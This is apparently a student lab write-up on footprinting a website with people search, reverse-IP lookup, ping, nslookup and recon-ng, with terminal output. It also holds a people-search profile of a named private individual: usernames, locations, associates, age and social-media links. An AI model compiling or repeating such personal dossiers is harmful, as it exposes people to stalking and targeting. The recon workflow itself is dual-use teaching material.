
A reverse IP domain check takes a domain name or IP address pointing to a web server and searches for other sites known to be hosted on that same web server. Data is gathered from search engine results, which are not guaranteed to be complete. IP-Address.org provides interesting visual reverse IP lookup tool. Knowing the other web sites hosted on a web server is important from both an SEO and web filtering perspective, particularly for those on shared web hosting plans.
More about this tool. Set an API Key.

help me pay for school (PayPal)

©2009 Kirk Ouimet Design. All rights reserved. Privacy Policy. Hosted by VPSServer.com.

Pipl:

It’s the most efficient way of people search. Pipl is the place to find the person behind the email address, social username etc.




demo.rcplindiaonline.com

Location (optional)

Search Over 3,178,997,106 People

With the world's largest people search engine, Pipl is the place to find the person behind the email address, social username or phone number.



rcplindia

Location (optional)

EDUCATION: BBA, Business Administration and Management, General from Farnborough College of Technology, UK (1994-1998)

USERNAMES: ssaraogi007 , ssaraogi

PLACES: Gurgaon, Haryana, India
Gurgaon, India

ASSOCIATED WITH: Vijay Singh , Rahul Singh , Sumit Jain , Ankit Agrawal , Hemant Saraogi

Shashank Saraogi, Gurgaon, Haryana, India, Gurgaon, India - M.D at ...
linkedin.com/in/shashank-saraogi-83b852
Professional Profile & Networking - LinkedIn


Shashank Saraogi, ssaraogi007, 42 years old - Formula 1, Sumit ...
facebook.com/people/_/1433350357
Personal Web Profile - Facebook

Shashank Saraogi, ssaraogi

PING:

Ping is the basic command that allows the user to verify that a particular IP address exists and can accept requests.


Now check: *ping demo.rcplindiaonline.com*



```
root@DESKTOP-PPDHIE1:~# ping demo.rcplindiaonline.com
PING demo.rcplindiaonline.com (52.66.187.228) 56(84) bytes of data.
64 bytes from ec2-52-66-187-228.ap-south-1.compute.amazonaws.com (52.66.187.228): icmp_seq=1 ttl=48 time=95.6 ms
64 bytes from ec2-52-66-187-228.ap-south-1.compute.amazonaws.com (52.66.187.228): icmp_seq=2 ttl=48 time=74.6 ms
64 bytes from ec2-52-66-187-228.ap-south-1.compute.amazonaws.com (52.66.187.228): icmp_seq=3 ttl=48 time=70.5 ms
64 bytes from ec2-52-66-187-228.ap-south-1.compute.amazonaws.com (52.66.187.228): icmp_seq=4 ttl=48 time=73.0 ms
64 bytes from ec2-52-66-187-228.ap-south-1.compute.amazonaws.com (52.66.187.228): icmp_seq=5 ttl=48 time=162 ms
64 bytes from ec2-52-66-187-228.ap-south-1.compute.amazonaws.com (52.66.187.228): icmp_seq=6 ttl=48 time=161 ms
64 bytes from ec2-52-66-187-228.ap-south-1.compute.amazonaws.com (52.66.187.228): icmp_seq=7 ttl=48 time=140 ms
^C
--- demo.rcplindiaonline.com ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6003ms
rtt min/avg/max/mdev = 70.530/111.293/162.574/39.197 ms
root@DESKTOP-PPDHIE1:~# 
```

Nslookup:

This allows entering the host name and finding out the corresponding IP address. It will also do reverse name lookup and find the host name for an IP address you specify. You can set the type to mail server and name server and find respective details of the website.




```
root@DESKTOP-PPDHIE1:~# nslookup
> set type =a
> demo.rcplindiaonline.com
Server:         192.168.43.1
Address:        192.168.43.1#53

Non-authoritative answer:
Name:   demo.rcplindiaonline.com
Address: 52.66.187.228
;; Connection to 2405:200:800::1#53(2405:200:800::1) for demo.rcplindiaonline.com failed: connection refused.
> set type =mx
> demo.rcplindiaonline.com
Server:         192.168.43.1
Address:        192.168.43.1#53

Non-authoritative answer:
Name:   demo.rcplindiaonline.com
Address: 52.66.187.228
> set type=ns
> demo.rcplindiaonline.com
;; Connection to 2405:200:800::1#53(2405:200:800::1) for demo.rcplindiaonline.com failed: connection refused.
Server:         4.2.2.2
Address:        4.2.2.2#53

Non-authoritative answer:
*** Can't find demo.rcplindiaonline.com: No answer

Authoritative answers can be found from:
rcplindiaonline.com
        origin = ns-95.awsdns-11.com
        mail addr = awsdns-hostmaster.amazon.com
        serial = 1
        refresh = 7200
        retry = 900
        expire = 1209600
        minimum = 86400
>
```

Recon-ng:


Recon-ng provides a powerful environment in which open source web-based reconnaissance can be conducted quickly and thoroughly.

Set the domain name to demo.rcplindiaonline.com and execute the command.



pd@DESKTOP-PPDHIE1: ~

```
                      [recon-ng v4.9.2, Tim Tomes (@LaNMaSteR53)]

[77] Recon modules
[8]  Reporting modules
[2]  Import modules
[2]  Exploitation modules
[2]  Discovery modules

[recon-ng][default] > clear
[*] Command: clear
[recon-ng][default] > workspaces onlinestp 2018
Manages workspaces

Usage: workspaces [list|add|select|delete]

[recon-ng][default] > workspaces add onlinestp 2018
Usage: workspace [add|select] <name>
[recon-ng][default] > workspaces add onlinestp2018
[!] 'bing_api' key not set. bing_linkedin_cache module will likely fail at runtime. See 'keys add'.
[!] 'linkedin_api' key not set. linkedin_auth module will likely fail at runtime. See 'keys add'.
[!] 'linkedin_secret' key not set. linkedin_auth module will likely fail at runtime. See 'keys add'.
[!] 'jigsaw_username' key not set. point_usage module will likely fail at runtime. See 'keys add'.
[!] 'jigsaw_password' key not set. point_usage module will likely fail at runtime. See 'keys add'.
[!] 'jigsaw_api' key not set. point_usage module will likely fail at runtime. See 'keys add'.
[!] 'jigsaw_username' key not set. purchase_contact module will likely fail at runtime. See 'keys add'.
[!] 'jigsaw_password' key not set. purchase_contact module will likely fail at runtime. See 'keys add'.
[!] 'jigsaw_api' key not set. purchase_contact module will likely fail at runtime. See 'keys add'.
[!] 'jigsaw_api' key not set. search_contacts module will likely fail at runtime. See 'keys add'.
[!] 'github_api' key not set. github_miner module will likely fail at runtime. See 'keys add'.
[!] 'fullcontact_api' key not set. fullcontact module will likely fail at runtime. See 'keys add'.
[!] 'hashes_api' key not set. hashes_org module will likely fail at runtime. See 'keys add'.
[!] 'pwnedlist_api' key not set. account_creds module will likely fail at runtime. See 'keys add'.
[!] 'pwnedlist_secret' key not set. account_creds module will likely fail at runtime. See 'keys add'.
[!] 'pwnedlist_iv' key not set. account_creds module will likely fail at runtime. See 'keys add'.
[!] 'pwnedlist_api' key not set. api_usage module will likely fail at runtime. See 'keys add'.
[!] 'pwnedlist_secret' key not set. api_usage module will likely fail at runtime. See 'keys add'.
[!] 'pwnedlist_api' key not set. domain_creds module will likely fail at runtime. See 'keys add'.
[!] 'pwnedlist_secret' key not set. domain_creds module will likely fail at runtime. See 'keys add'.
```




pd@DESKTOP-PPDHIE1: ~

```
[*] Checking: Vimeo
[*] Checking: Vine
[*] Checking: VK
[*] Checking: Voat
[*] Checking: Voices.com
[*] Checking: Wanelo
[*] Checking: wattpad
[*] Checking: wishlistr
[*] Checking: Wikipedia
[*] Checking: WordPress
[*] Checking: WordPress Support
[*] Checking: Xanga
[*] Checking: Xbox Gamertag
[*] Checking: xHamster
[*] Checking: XVIDEOS
[*] Checking: YouTube
[*] Checking: Zooppa

-------
SUMMARY
-------
[*] 2 total (2 new) profiles found.
[recon-ng][onlinestp2018][profiler] > show profiles

  +------------------------------------------------------------------------------------------------------------------------
--------------+
  | rowid |       username       |   resource    |                         url                          | category | no
tes |  module  |
  +------------------------------------------------------------------------------------------------------------------------
--------------+
  | 1     | demo.rcplindiaonline | OpenStreetMap | https://www.openstreetmap.org/user/demo.rcplindiaonline | social   |
    | profiler |
  | 2     | demo.rcplindiaonline | Slashdot      | https://slashdot.org/~demo.rcplindiaonline              | news     |
    | profiler |
  +------------------------------------------------------------------------------------------------------------------------
--------------+

[*] 2 rows returned
[recon-ng][onlinestp2018][profiler] > _
```

Recon-ng also name checks and show the domains and contacts, retrieve the entire web for the information.

Commands:

- ➔ *Use recon/domains-contacts/whois_procs*
- ➔ *Set source demo.rcplindiaonline.com*
- ➔ *Run*
- ➔ *Load recon/profiles-profiles/namechk*
- ➔ *run*

